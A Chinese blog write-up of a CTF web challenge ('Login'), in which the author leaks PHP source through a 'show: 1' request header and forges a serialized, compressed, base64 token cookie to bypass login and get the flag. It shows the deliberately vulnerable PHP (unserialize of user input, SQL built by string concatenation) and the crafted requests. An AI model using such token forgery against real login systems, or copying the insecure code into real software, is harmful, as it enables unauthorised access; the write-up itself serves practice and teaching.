“百度杯”CTF比赛 十月场Login

原创

sssvvf 于 2019-09-05 12:07:51 发布 312 收藏

分类专栏： WEB 文章标签： CTF


本文链接：https://blog.csdn.net/sssvvf/article/details/100555335

版权

WEB 专栏收录该内容

3 篇文章 0 订阅

订阅专栏



Username:

Username

Password:


Password

LOG IN

进入题目给出登陆界面：尝试盲注，没有错误提示的不同之处。

猜测：源码泄露


查看源代码+目录扫描：



```
┌─[sssvvf@parrot]─[~/Desktop/SourceLeakHacker-master]
└──╼ $python SourceLeakHackerForLinux.py http://b099813de0884169a2e0d4e4abcee43fb59a99972cbe42d1.changame.ichunqiu.com
[ 200 ]  Checking : http://b099813de0884169a2e0d4e4abcee43fb59a99972cbe42d1.changame.ichunqiu.com/index.php
[ 200 ]  Checking : http://b099813de0884169a2e0d4e4abcee43fb59a99972cbe42d1.changame.ichunqiu.com/login.php
┌─[sssvvf@parrot]─[~/Desktop/SourceLeakHacker-master]
```

在源码中发现两个test1:

登陆抓包




```
ET /member.php HTTP/1.1
ost: 40c24e390c6c4a6fb83f4304a00163317916668265c34b4e.changame.ichunqiu.com
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
eferer: http://40c24e390c6c4a6fb83f4304a00163317916668265c34b4e.changame.ichunqiu.com/
onnection: close
ookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1566542075; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1566621174;
_jsluid_h=9b4b5964cbb598936d78dd55aef700ff; PHPSESSID=rom8ha0ehqr1mfep3voef50t33
pgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2019 04:00:25 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 69
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
show: 0
Vary: Accept-Encoding
X-Via-JSL: 6120a4b,-
X-Cache: bypass

<head>
<meta charset="utf-8" />
</head>
(╯'□')╯︵┻━┻
```

在这卡住，看WP，说要改show: 1

修改后发包出源码：




```
GET /member.php HTTP/1.1
Host: 40c24e390c6c4a6fb83f4304a00163317916668265c34b4e.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://40c24e390c6c4a6fb83f4304a00163317916668265c34b4e.changame.ichunqiu.com/
Connection: close
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1566542075; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1566621174;
__jsluid_h=9b4b5964cbb598936d78dd55aef700ff; PHPSESSID=rom8ha0ehqr1mfep3voef50t33
Upgrade-Insecure-Requests: 1
show: 1
```

```
<!-- <?php
	include 'common.php';
	$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
	class db
	{
		public $where;
		function __wakeup()
		{
			if(!empty($this->where))
			{
				$this->select($this->where);
			}
		}

		function select($where)
		{
			$sql = mysql_query('select * from user where '.$where);
			return @mysql_fetch_array($sql);
		}
	}

	if(isset($requset['token']))
	{
		$login = unserialize(gzuncompress(base64_decode($requset['token'])));
		$db = new db();
		$row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
		if($login['user'] === 'ichunqiu')
		{
			echo $flag;
		}else if($row['pass'] !== $login['pass']){
			echo 'unserialize injection!!';
		}else{
			echo "(╯‵□′)╯︵┴─┴ ";
		}
	}else{
		header('Location: index.php?error=1');
	}

?> -->(╯‵□′)╯︵┴─┴
```

开头整合数组：根据给出的PHP代码猜测整合好的数组为二维数组，逻辑如下：

request(token=>array(user=>xxx),xxxxx,xxxx)



$request= array_merge($_GET, $_POST, $_SESSION, $_COOKIE);


$login = unserialize(gzuncompress(base64_decode($requset['token'])));

$login['user'] === 'ichunqiu'


request(token=>array(user=>xxx),xxxxx,xxxx),关联数组不能以索引数组的方式访问值

键值对user=>value一起被处理

重新将ichunqiu加密，查看值




```
//$a=array('user'=>'ichunqiu');
//$login  = base64_encode((gzcompress(serialize($a))));
```



```
C:\wamp\bin\php\php5.3.4\php.exe C:\wamp\demo\zzcms\SHUZU.php
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
Process finished with exit code 0
```

将token放入到COOKIE中



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://40c24e390c6c4a6fb83f4304a00163317916668265c34b4e.changame.ichunqiu.com/
Connection: close
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1566542075; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1566621174;
__jsluid_h=9b4b5964cbb598936d78dd55aef700ff;
PHPSESSID=rom8ha0ehqr1mfep3voef50t33;token=eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
Upgrade-Insecure-Requests: 1
show: 1
```

```
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }

        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }

    if(isset($requset['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($requset['token'])));
        $db = new db();
        $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
        if($login['user'] === 'ichunqiu')
        {
            echo $flag;
        }else if($row['pass'] !== $login['pass']){
            echo 'unserialize injection!!';
        }else{
            echo "(╯'□')╯︵┻━┻ ";
        }
    }else{
        header('Location: index.php?error=1');
    }

?> -->flag{90b86785-7d53-4a55-be8b-0b23d0e531a1}
```

得到flag